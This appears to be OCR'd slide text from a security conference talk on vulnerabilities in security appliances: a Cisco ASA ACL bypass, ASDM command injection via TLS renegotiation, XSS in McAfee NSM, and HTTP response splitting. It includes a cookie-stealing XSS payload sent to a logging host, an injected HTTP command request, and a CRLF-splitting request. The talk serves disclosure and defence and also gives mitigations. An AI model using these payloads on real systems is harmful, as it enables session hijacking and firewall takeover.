The Emperor Has No Clothes:
Insecurities in Security Infrastructure

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Introductions

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Why Security Infrastructure?

- “Controls”, in the Regulatory / Compliance sense
- Separation of Physical / Logical Zones of Trust
- Active and passive defenses
- Monitoring / Collection

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Impact of Successful Attack?

- Impact can be varied, and severe
- Attacker control of Device Policy / Device Config
  - Squelch alerts of the intrusion, “drop the shields”
  - Open up a backdoor channel

- Attacker gains access to credentials, crypto or VPN keys
  - Eavesdropping
  - Pivot onto other systems in environment

- Denial of Service

Cisco ASA Vulnerabilities: ACL Bypass

Jeff Jarmoc, GPEN GCFW
Firewall Engineer

Cisco Adpative Security Appliance (ASA)

- Stateful Inspection Firewall
- IPSEC VPN Termination
- SSL VPN Termination

- Via add-on modules
  - Intrusion Prevention (IPS)
  - Content Security

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Cisco ASA - Configuring Firewall Access Control

- Two methods of evaluating actions for traffic

- When ACLs are bound;
  - Evaluate traffic against each entry, top down.
  - The action of the first matching rule is taken.
  - If no rule matches, the traffic is denied (Default Deny)

- When no ACLs are bound;
  - Traffic coming in to an interface is allowed if it's egress interface has a lower security level.

Cisco ASA - Configuring Firewall Access Control

- Required Steps
  - Name each interface
    - nameif command
  - Configure a Security level
    - security-level command
  - Assign an IP address to each interface
    - IP address command

- Optional steps
  - Create an Access-Control List
    - access-list command
  - Apply the ACLs to interfaces
    - access-group command

Cisco ASA - Example Configuration Snippet

```
interface Ethernet0/0
 nameif outside
 security-level 0
 ip address 192.168.1.222 255.255.255.0
!
interface Ethernet0/1
 nameif inside
 security-level 100
 ip address 10.10.10.1 255.255.255.0
!
interface Ethernet0/2
 nameif dmz
 security-level 50
 ip address 10.10.20.1 255.255.255.0
!
access-list outside_acl extended deny ip any any
access-list inside_acl extended permit tcp 10.10.10.0 255.255.255.0 any eq www
access-list inside_acl extended permit tcp 10.10.10.0 255.255.255.0 any eq https
access-list inside_acl extended permit udp any host 10.10.20.53 eq domain
access-list dmz_acl extended permit tcp host 10.10.20.25 any eq smtp
access-list dmz_acl extended permit udp host 10.10.20.53 any eq domain
!
access-group outside_acl in interface outside
access-group inside_acl in interface inside
access-group dmz_acl in interface dmz
```

Cisco ASA - ACL Bypass

- What if these are reversed?
  - access-group inside_acl in interface inside
  - access-list inside_acl extended permit tcp 10.10.10.0 255.255.255.0 any eq www
  - access-list inside_acl extended permit tcp 10.10.10.0 255.255.255.0 any eq https
  - access-list inside_acl extended permit udp 10.10.10.0 255.255.255.0 any eq domain
- Newer versions of ASA give an error.
  - ERROR: Access-group inside_acl does not exist.
- Some past version(s) would accept this and the device would operate as intended.
- Upon upgrade to a version affected by bug CSCsq91277 trouble occurs.
- Default Deny behavior changes to Security Level.

Default Deny is bypassed!

Cisco ASA - ACL Bypass - Identifying

- Two ways to confirm misbehavior
  - Comparing Syslog output (at level 6 - informational) to configuration.

```
Feb 13 2009 14:50:21 demoasa : %ASA-6-302013: Built outbound TCP connection
   451649364 for outside:a.b.c.d/3389 (a.b.c.d/3389) to
   inside:10.1.1.100/1469 (192.168.1.222/24278)
Feb 13 2009 14:50:21 demoasa : %ASA-6-305011: Built dynamic TCP translation
   from inside:10.1.1.100/1470 to outside:192.168.1.222/7792
Feb 13 2009 14:50:21 demoasa : %ASA-6-302013: Built outbound TCP connection
   451649365 for outside:a.b.c.d/3389 (a.b.c.d/3389) to
   inside:10.1.1.100/1470 (192.168.1.222/7792)
Feb 13 2009 14:50:21 demoasa : %ASA-6-305011: Built dynamic TCP translation
   from inside:10.1.1.100/1471 to outside:192.168.1.222/52312
Feb 13 2009 14:50:21 demoasa : %ASA-6-302013: Built outbound TCP connection
   451649401 for outside:a.b.c.d/3389 (a.b.c.d/3389) to
   inside:10.1.1.100/1471 (192.168.1.222/52312)
Feb 13 2009 14:50:22 demoasa : %ASA-6-305011: Built dynamic TCP translation
   from inside:10.1.1.100/1472 to outside:192.168.1.222/37014
```

Cisco ASA - ACL Bypass - Identifying

- Two ways to confirm misbehavior
  - Testing with packet-tracer

```
packet-tracer input inside tcp 10.1.1.100 1486 a.b.c.d 9000
      ...
      Phase: 2
      Type: ACCESS-LIST
      Subtype:
      Result: ALLOW
      Config:
      Implicit Rule
      Additional Information:
      Forward Flow based lookup yields rule:
      in  id=0x1a09d350, priority=1, domain=permit, deny=false
        hits=1144595557, user_data=0x0, cs_id=0x0, l3_type=0x8
        src mac=0000.0000.0000, mask=0000.0000.0000
        dst mac=0000.0000.0000, mask=0000.0000.0000
```

Cisco ASA - ACL Bypass - Mitigation

- Upgrade to a patched version
  - 7.0(8)1 and later
  - 7.1(2)74 and later
  - 7.2(4)9 and later
  - 8.0(4)5 and later

- Add an explicit deny to all ACL

- Cannot be remotely triggered.
- Cannot be triggered at will
- More of a security-impacting bug than a true vulnerability, but still very important.
- See Cisco advisory cisco-sa-20090408-asa for more details


Cisco ASA Vulnerabilities: ASDM Administrative Command Injection

Jeff Jarmoc, GPEN GCFW
Firewall Engineer


What is ASDM?

- Adaptive Security Device Manager
- JAVA GUI for configuring and administrating ASA

- Launch from Browser or Install
- Uses HTTPS
- Requires JRE



ASDM - Dissecting Communications



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ASDM - Dissecting Communications

Path	Purpose	Security
/admin/	Root of ASA management interface.	Anonymous
/admin/public/	Stores .jar, .jnlp and other supporting files.	Anonymous
/admin/exec/	Root of commands to be executed. Commands are passed as HTTP encoded paths.	Auth Required
/admin/config/	Returns the current running-config.	Auth Required
/admin/capture/	Stores any captures configured. Appending /pcap/ to request returns them in .pcap form.	Auth Required

Some examples of commonly used URLs:

To get the version of a device, connect to:
https://a.b.c.d/admin/exec/sh+ver/

To download a pcap of a capture name 'test':
https://a.b.c.d/admin/capture/test/pcap/

To view the current time and an access list called 'inside':
https://a.b.c.d/admin/exec/sh+clock/sh+access-list+inside/

ASDM - Credential Interception

- HTTP Basic-Auth, credentials are Base64 encoded
  - YWRtaW46c3VwZXJzZWNyZXQ=
  - admin:supersecret

- By using an SSL/TLS interception proxy, credential secrecy is compromised.
  - Requires re-writing certificate, which can be easily detected
  - Many sysadmins still using self-signed certificates
  - Certificate warnings may therefore not carry much weight.

ASDM - Cross-Site Request Forgery

- Lack of nonce value or randomization of command URIs
- No Hashing of URIs (as with Digest Auth)
- In short, nothing protecting URL integrity

- Requires client browser cache credentials
  - Clients typically only hit authenticated URLs through Java
  - Can’t easily inject a request into the Java process

- If Admin users Browser to access ASA, Credentials are cached for the duration of that session.
  - No log out mechanism
  - No age-out or time out

ASDM - Cross-Site Request Forgery

- Cisco Actually recommends this action in limited cases!
  - Copying PCAPs off the sensor
  - Copying full configuration off sensor

- PIX/ASA 7.x: Pre-shared Key Recovery
  - Pre-Shared keys are not exposed through `sh run`
  - Four processes are generated, all four have problem
    - Use “more system:running-config”
      - Cisco now calls this a bug (CSCeh98117) and this no longer works past 8.3(1) (according to release notes)
    - Copy config via TFTP
      - Plaintext!
    - Copy config via FTP
      - Plaintext!
    - Copy config via HTTPS
      - Browser caches credentials, and CSRF is possible

ASDM - TLS/SSL Renegotiation, Command injection

- A Man-in-the-middle can ask both end points to renegotiate encryption, while transmitting plaintext. This plain-text is received into a buffer, which is prepended to the client's request upon renegotiation.
  - CVE-2009-3555
  - Discovered by Marsh Ray and Steve Dispensa of Phone Factor
  - Affects nearly all TLS/SSL implementations, not just Cisco.
  - A Man-in-the-Middle can therefore inject text into the TLS stream, without replacing the server's certificate.
  - Data can not be decrypted, only injected.
- Weak authentication mechanisms combine with lack of URI protection such that this vulnerability in integrity is enough to inject commands into a legitimate ASDM administrative session.

ASDM - TLS/SSL Renegotiation, Cisco Response

- One security advisory, describing the issue broadly for all Cisco Products
- Two relevant bugs tracked.
  - ASA Bug - CSCtd00697
  - ASDM Bug - CSCtd01491
- All include the same text
  - Cisco says, "…the impact of an attack depends on the application protocol running over TLS."
- It's MUCH worse than that.
  - We say "... the impact of an attack against ASDM, is that an attacker can insert any commands they want, and completely take over the firewall."
  - Add accounts, allow access, clear configuration, disable logging, etc. As good as full CLI access.

ASDM - TLS/SSL Renegotiation, Example Scenario

Original Request

```
GET /admin/exec/show+version/show+curpriv/perfmon+interval+10/ HTTP/1.1
Cache-Control: no-cache
Pragma: no-cache
User-Agent: ASDM/ Java/1.6.0_17
Host: 127.0.0.1:4443
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Authorization: Basic YWRtaW46c3VwZXJzZWNyZXq=
```

Attacker Injection

```
GET /admin/exec/name+1.1.1.1+pwn3d/ HTTP/1.1
X-ignore:
```

Final Request

```
GET /admin/exec/name+1.1.1.1+pwn3d/ HTTP/1.1
X-ignore: GET /admin/exec/show+version/show+curpriv/perfmon+interval+10/ HTTP/1.1
Cache-Control: no-cache
Pragma: no-cache
User-Agent: ASDM/ Java/1.6.0_17
Host: 127.0.0.1:4443
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Authorization: Basic YWRtaW46c3VwZXJzZWNyZXq=
```

ASDM - TLS/SSL Renegotiation, Proof of Concept

- Working proof of concept code is publicly available.
  - Red Team Pentesting GmbH
    - http://www.redteam-pentesting.de/files/tls-renegotiation-poc.py
  - Also on Exploit DB
    - http://www.exploit-db.com/exploits/10579/

- Requires minor modifications
  - Skip the first several requests, since there's set up before credentials are passed.
  - Fix the non-modified connection handling, so FIN/RST from the server is passed through properly closing connections.

Live Demo Time!

ASDM - TLS/SSL Renegotiation, Remediation, Recommendations

- Newer ASA Builds disable renegotiation
  - Insert versions
- Newer JREs disable renegotiation
  - Sun JRE 6 update 18 turns this off by default
  - Can still be re-enabled manually.
- Restrict Administrative sessions as much as possible
  - Consider a dedicated administrative segment
  - Be cautious of where you allow administrative connections
  - Verify certificates!

- Underlying weaknesses of HTTP Basic Auth and weak command integrity checking are still present!

- Future TLS/SSL integrity issues may lead to recurrence.

Multiple Vulnerabilities in McAfee NSM

Dan King
Security Engineer

Who am I?

Dan King

Security Engineer with SecureWorks

- Penetration testing
- PCI Auditing
- Web Application testing
- File/protocol fuzzing

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What we are going to talk about

- Implicit trust
- McAfee Network Security Manager (NSM)
- Cross-site Scripting within NSM
- Cisco ASA WebVPN
- HTTP Response Splitting
- Conclusion

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Implicit Trust

- Security Devices assumed to be secure
- Adding threat surface area
- Sensitive areas within networks

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McAfee Network Security Manager

"Simple, centralized control for distributed McAfee Intrusion Prevention System sensors and NAC Appliances" - McAfee

- Manage IPS/ HIDS / NAC Devices
- Windows 2003 Server
- Web Interface

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
Cross-Site Scripting (XSS)

- Malicious scripts injected into trusted web sites
- XSS violates Implicit trust
- Parameters within login page of NSM are vulnerable
- XSS = Remote Code Execution



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Session Hijacking via XSS in NSM

- Phishing attack sent to security administrator(s)
- Inject JavaScript Image object into page via XSS
- Set Image source property to include session cookie

```
<form action="/intruvert/jsp/module/Login.jsp" name="form"
method=post>
<input type hidden name "iaction" value "preCreatefcb11">
<script>new Image().src="http://127.0.0.1/mcafee
/log.cgi?c="+encodeURI(document.cookie);</script>8b3283a1e57">
<input type hidden name "node" value "">
```

- Monitor HTTP logs for session identifier

```
localhost - - [12/Jul/2010:14:10:15 -0400] "GET
/mcafee/log.cgi?c=JSESSIONID=E74295A9FA2300566D5154181877637A
HTTP/1.1" 404 5005 "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US;
rv:1.9.1.10) Gecko/20100504 Firefox/3.5.10 ( .NET CLR 3.5.30729)"
```


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
Results

- Bypass login using administrators session ID
- Leveraged trust to take control of perimeter defenses
- Demo

Cisco Adaptive Security Appliance

- Stateful Firewall
- Layer 2 Firewall
- Intrusion Prevention
  (with addon module)



- VPN Concentrator
  - Clientless (SSL)
  - Client based (SSL or IPSec)
- Web Interface for Clientless VPN

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HTTP Response Splitting

- Server does not validate input
- Allows injection of HTTP Headers to client
- Force client to accept data as if from the server

Cisco ASA - HTTP Response Splitting

- Location header allows changing of redirection
- Malicious sites
- Duplicate sites
- In case of multiple header statements, last one wins

Cisco ASA - HTTP Response Splitting


"evil" Request to vulnerable server

raw | headers | hex

```
GET /%0d%0aLocation%3a%20http%3a%2f%2fwww%2egoogle%2ecom HTTP/1.1
Host: 200.122.149.141
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.2; en-US; rv:1.9.
(.NET CLR 3.5.30729)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
```

Cisco ASA - HTTP Response Splitting

Response sent back to client



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Conclusions

- Getting it right is hard
- Test before you sign
- Ensure devices are scanned regularly
- Work with vendors to create better products

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Recommendations

- Monitor these classes of devices for attack
- Maintain a robust response capability
- Evaluate and test security of your existing security infrastructure
  - Rule it within scope for normal pen testing and security assessment activities
  - Consider impacts of attacks on security infrastructure in planning and modeling

Recommendations (2)

- Evaluate security as part of the purchasing decision process
  - Include baseline security requirements in RFP
- Treat web-based mgmt interfaces like a high value webapp
  - Log monitoring
  - Deploy defenses in front of mgmt interface (e.g., WAF)?
- Include the security infrastructure in your security monitoring
- Architect your deployments to support ease of maintenance / upgrade

Conclusion

- Trust but verify
- Should security vendors be held to a higher standard?
- Responsiveness of vendors during disclosure process

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Q & A

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